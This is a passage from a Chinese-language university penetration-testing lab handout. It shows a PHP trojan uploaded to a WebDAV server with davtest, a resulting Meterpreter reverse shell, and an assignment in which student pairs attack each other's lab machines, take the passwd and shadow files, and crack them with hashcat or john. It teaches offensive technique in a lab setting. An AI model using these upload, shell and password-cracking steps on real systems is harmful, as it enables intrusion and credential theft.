
正向shell



反向shell

上传木马

- #davtest -url http://192.168.2.222/dav/ -uploadfile test.php -uploadloc DavTestDir_zCz505eDu1lp1O/mytest_newname.php



← → ↻ 🏠 ⓘ 192.168.2.222/dav/DavTestDir_zCz505eDu1lp1O/

Index of /dav/DavTestDir_zCz505eDu1lp1O

	Name	Last modified	Size	Description
📁	Parent Directory		-	
🔍	davtest_zCz505eDu1lp1O.asp	23-Apr-2020 07:18	44	
🔍	davtest_zCz505eDu1lp1O.aspx	23-Apr-2020 07:18	44	
🔍	davtest_zCz505eDu1lp1O.cfm	23-Apr-2020 07:18	42	
🔍	davtest_zCz505eDu1lp1O.cgi	23-Apr-2020 07:18	66	
📄	davtest_zCz505eDu1lp1O.html	23-Apr-2020 07:18	26	
🔍	davtest_zCz505eDu1lp1O.jhtml	23-Apr-2020 07:18	37	
🔍	davtest_zCz505eDu1lp1O.jsp	23-Apr-2020 07:18	37	
🔍	davtest_zCz505eDu1lp1O.php	23-Apr-2020 07:18	24	
📄	davtest_zCz505eDu1lp1O.pl	23-Apr-2020 07:18	66	
📄	davtest_zCz505eDu1lp1O.shtml	23-Apr-2020 07:18	183	
📄	davtest_zCz505eDu1lp1O.txt	23-Apr-2020 07:18	19	
🔍	mytest_newname.php	23-Apr-2020 07:40	25K	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.2.222 Port 80

执行木马，获得shell

- 访问http://192.168.2.222/dav/DavTestDir_zCz505eDu1Ip1O/mytest_newname.php
- 获得shell

```
[*] Started reverse TCP handler on 192.168
[*] Starting the payload handler...
[*] Meterpreter session 1 opened (192.168.
08:13:54 -0500

meterpreter > 
```

Meterpreter命令详解, <https://www.cnblogs.com/backlion/p/9484949.html>

实验任务

- 两人一组，每人有一个攻击机和一个靶机（互相攻击）。
 - 1) 在自己的靶机上更改msfadmin账号、root账号的密码（密码复杂度建议不要太高，建议设为3个小写字母+3个数字）；
 - 2) 攻击机利用靶机漏洞攻击同组同学的靶机，获得对方靶机的用户文件（passwd和shadow文件），使用密码破解的工具hashcat或john等 破解kali用户和root用户的密码；
 - 3) 攻击者（本来应该是靶机进行监听，考虑到截包的有效性和完整性，本次实验就在攻击机上进行监听）将攻击的完整过程进行wireshark截包(只监听一次完整的攻击过程)，提交截包文件(此文件第二次实验要用)；
 - 4) 攻击方式建议采用指导书中涉及的方式。

实验结果提交

- 每个同学提交：
 - 1) 自己靶机上的msfadmin账号的新密码和root账号的新密码；
 - 2) 得到的同组同学靶机上的shadow文件，破解出来的msfadmin密码和root密码；
 - 3) 自己攻击的截包文件（一次完整的攻击过程，如果多次尝试才成功的，选择成功的那一次截包）
 - 4) 超星平台提交。

参考书

